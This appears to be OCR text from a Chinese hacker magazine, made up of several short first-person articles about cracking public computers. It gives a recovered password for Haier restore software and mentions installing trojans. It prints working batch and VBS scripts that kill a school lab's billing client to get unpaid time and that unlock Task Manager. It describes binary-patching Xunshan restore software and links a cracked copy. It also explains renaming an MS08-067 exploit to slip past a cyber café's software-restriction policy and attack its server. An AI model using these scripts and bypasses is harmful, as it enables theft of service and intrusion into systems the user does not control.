00409D8D”这行并按下F2设置断点，按F9运行程序，在输入密码时我们随便输入一个密码，点击确定，程序就会被中断了，切换到OllyDBG中，来看右下角的堆栈窗口，如图9，出现了非常可疑的字符串“chess”。




图9

我们关闭OllyDBG，重新打开海尔一键通的主程序HaierClient.exe，在出现输入密码对话框时，输入“chess”，然后点击“确定”直接来到海尔一键通的主界面，就会发现所有选项都可以使用了。重新启动电脑，在开机出现海尔一键通的时候按下CTRL+U键输入密码，就进入了开放模式，现在我们就可以安装木马什么的了，再重启电脑，在出现是否保护的对话框时，选择“保护”就可以了，到此就全部破解完成了。(本文所涉及到的MiniSpy 2.50、OllyDBG已收录到光盘中)

小闹学校机房

飘来飘去

大一刚进学校，还没开始学习和自己专业相关的知识，只好天天往学校电子阅览室跑，两个月下来，书没看几本，倒是把学校机房给小闹了一把，因为信息独享不符合黑客的行业道德，所以就决定把过程给共享出来了。

一、破解收费系统

学校电子阅览室使用的是“博思特机房管理系统 v4.0”，到百度上搜索了一下，找到了一个破解的方法，使用一个批处理就可以搞定，但是在使用过那个方法后必须重新启动电脑才能下机登记，不下机登记的话就不能去服务台刷卡下机，于是我把那个批处理进行了一下修改，代码如下：

```
ping 127.0.0.1 -w 1800 -n 3
taskkill /im explorer.exe /f
taskkill /im ntzd.exe /f
attrib %windir%\system32\ntzd.exe -r -h -s
attrib %windir%\system32\autofmt.exe -r -h -s
xcopy "%windir%\system32\ntzd.exe" "d:" /r /y
xcopy "%windir%\system32\autofmt.exe" "d:" /r /y
rename d:\ntzd.exe ntzd1.exe
rename d:\autofmt.exe ntzd.exe
xcopy "d:\ntzd.exe" "%windir%\system32" /r /y
start explorer.exe
```

第一句是ping本机，就是给计算机一点反应时间，然后关闭explorer.exe和ntzd.exe（注意：ntzd.exe是博思特终端的进程，直接结束的话会被锁桌面的），接着把文件复制出来，改个名字后再存放回去，最后使用start命令重建桌面进程。至于恢复的方法，我想各位叉子都能想到吧，我是这样把它弄出来的，再原样返送回去就可以了，代码如下：

```
ping 127.0.0.1 -w 1800 -n 3
taskkill /im explorer.exe /f
taskkill /im ntzd.exe /f
rename d:\ntzd.exe autofmt.exe
rename d:\ntzd1.exe ntzd.exe
xcopy "d:\autofmt.exe" "%windir%\system32" /r /y
xcopy "d:\ntzd.exe" "%windir%\system32" /r /y
start %windir%\system32\ntzd.exe
start explorer.exe
```

这个批处理程序一运行，我们就能再次看到那个熟悉的登录界面了，这时你就可以下机登记，然后去刷卡了。好了，把第一段代码存为“破解.bat”，把第二个存为“恢复.bat”，然后保存到QQ群共享，或是QQ硬盘中。我们每次去服务器充卡的时候少充点，然后下载并运行破解.bat，就可以无限制的玩下去了，不过这里还要提醒一下各位，只要时间一到，主机上就会显示你那台电脑是开机但无人登录状态，所以还请大家小心使用。

二、公共资源争夺战




图1

我也是无意间才发现的这个，电脑上安装了“联想慧盾”，虽然C盘被保护了，但是还有D、E两个空盘，结果发现E盘并没有被保护，可以存放东西。可是，我又面临了另外一个问题，虽然电脑不还原你保存在E盘上的东西，但是却会有无聊的人删除你的东西，

要想保护好自己的东西还得下点工夫呀。

对于E盘，我也琢磨出了一个方法，首先点击“开始”—“运行”，输入cmd后回车，在cmd中输入e:回车，这样就来到了E盘根目录下，我们再输入新建文件夹命令md ...\（注意：md后面有个空格，然后跟着的是三个点，最后是一个斜杠），接着再打开“运行”栏，输入e:\...\回车，这样就能打开这个目录了，如图1。

三、解锁

博思特把注册表和任务管理器都锁定了，虽然网上破解的方法也有很多，但我试了一下发现都无法解锁任务管理器，经过一番研究，我发现只要一个VBS脚本就可以搞定了，代码如下：

```
DIM WSH
SET WSH=WSCRIPT.CreateObject("WSCRIPT.SHELL")
WSH.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableRegistryTools",0,"REG_DWORD"
WSH.Regwrite "HKCU\Software\Microsoft\Windows\CurrentVersion\Policies\System\DisableTaskMgr",0,"REG_DWORD"
WSH.RUN "%windir%\system32\taskmgr.exe"
```

将这段代码保存为VBS脚本然后运行就可以了。

（本文所涉及到的破解.bat、恢复.bat、unlock.vbs已收录到光盘中）

将迅闪还原破解到底

擎天一剑

08年十月份到青岛上学，到这后不久我就在附近的网吧办了一个会员，没想到这儿的破电脑经常蓝屏，下载的东西全丢失了，真是让我很郁闷。网吧使用的是迅闪还原，正好在第11期的杂志上就提到了它的破解方法（这不正是为我写的嘛，真是太及时了^Q^）。

仔细的阅读了一下那篇文章，然后来到网吧进行实践，发现网吧使用的是4.0版，它和3.0版有一些区别，4.0版的程序加了个UPX 0.89.6 - 1.02 / 1.05 - 1.24 (Delphi) stub -> Markus & Laszlo的壳，只要一打开WINHEX就会自动关闭。好在看了这么多期的杂志也不是白看的，下面就开始动手吧，先使用UPX-iT.1.6.4脱壳，不让使用WINHEX那就换用UltraEdit，我使用UE查到的错误提示地址为000a1384，使用OC把它转成004A1F84并拽到OD中，找到004A1F84处，如图1，然后往上慢慢拖到004A1E6A处，如图2，把下一句004A1E6C中的JNE改为JE或是JMP，最后点右键，选择“复制到可执行文件”－“所有修改”就行了。



图1




图2

也不知道这个作者是怎么想的，难道加个壳就安全了吗，比3.0版的破解还要简单，最起码不会漏改一处。最后来看看改好的结果，如图3，我把破解好的程序传到了网盘上，下载地址是：http://www.namipan.com/d/1ff94cbdb989208f9fbb38894ffe9e9008dd4335b1d80500，以供大家使用。




图3

（本文所涉及到的UE、OC、OD，以及更改好的程序，已经收录到了光盘中）

打破“禁止运行程序限制”的紧箍咒

风流涕淌

前些日子的MS08-067远程溢出漏洞可谓是让人爽了一把，借用毛主席的一句话就是“分田分地正忙”，因此这也导致了许多小菜一到网吧就急着去拿网吧的服务器，其实我到了网吧也是这样的，这天到我们附近一家比较大的网吧上网，没控制住就把MS08-067的溢出程序下载了下来，但在运行的时候却出现了意外的情况，似乎是组策略限制了第三方软件的运行，如图1。




图1

记得以前在X档案上也曾看到过关于组策略的文章，介绍的是如何设置组策略来限制第三方软件的运行，这样就可以防范某些病毒、木马等恶意软件了，同样的道理，我们也可以在组策略中将限制去掉，于是我便在“开始”－“运行”栏中输入了gpedit.msc，但回车后意外情况又一次出现了，居然被设置了密码，如图2。我试了几个常用的密码但都没有成功，以前没听人说过关于组策略添加密码的呀，感觉一下子进入了死胡同。




图2

先抽根烟好好想想，组策略限制了Windows以外的软件，

那我们是否可以把文件名改为Windows软件的名字呢（我估计Windows识别软件是否为系统工具，是根据文件名来判断的，应该不是根据版权或MD5来判断的，这个结论在后面也得到了证实）？于是我就把MS08-067.exe改为了net.exe，并替换掉了C:\windwos\system32目录下的net.exe（当然我们也可更改为mstsc.exe、msconfig.exe等），然后尝试打开替换后的文件，发现cmd窗口一闪就关闭了，而且也没有提示组策略限制，这也就说明我们已经绕过限制了，因为该溢出程序是基于cmd运行的，所以我们需要先打开cmd，可是当我打开cmd的时候意外情况再一次出现了，如图3。




图 3

今天是怎么了，接二连三的打击我！看来这个cmd是软件限制，可能是管理员认为它是个危险的文件，于是就把它给禁止了吧。还是使用上面的方法，把cmd.exe更改为cmd1.exe，这回终于成功运行了，如图4。

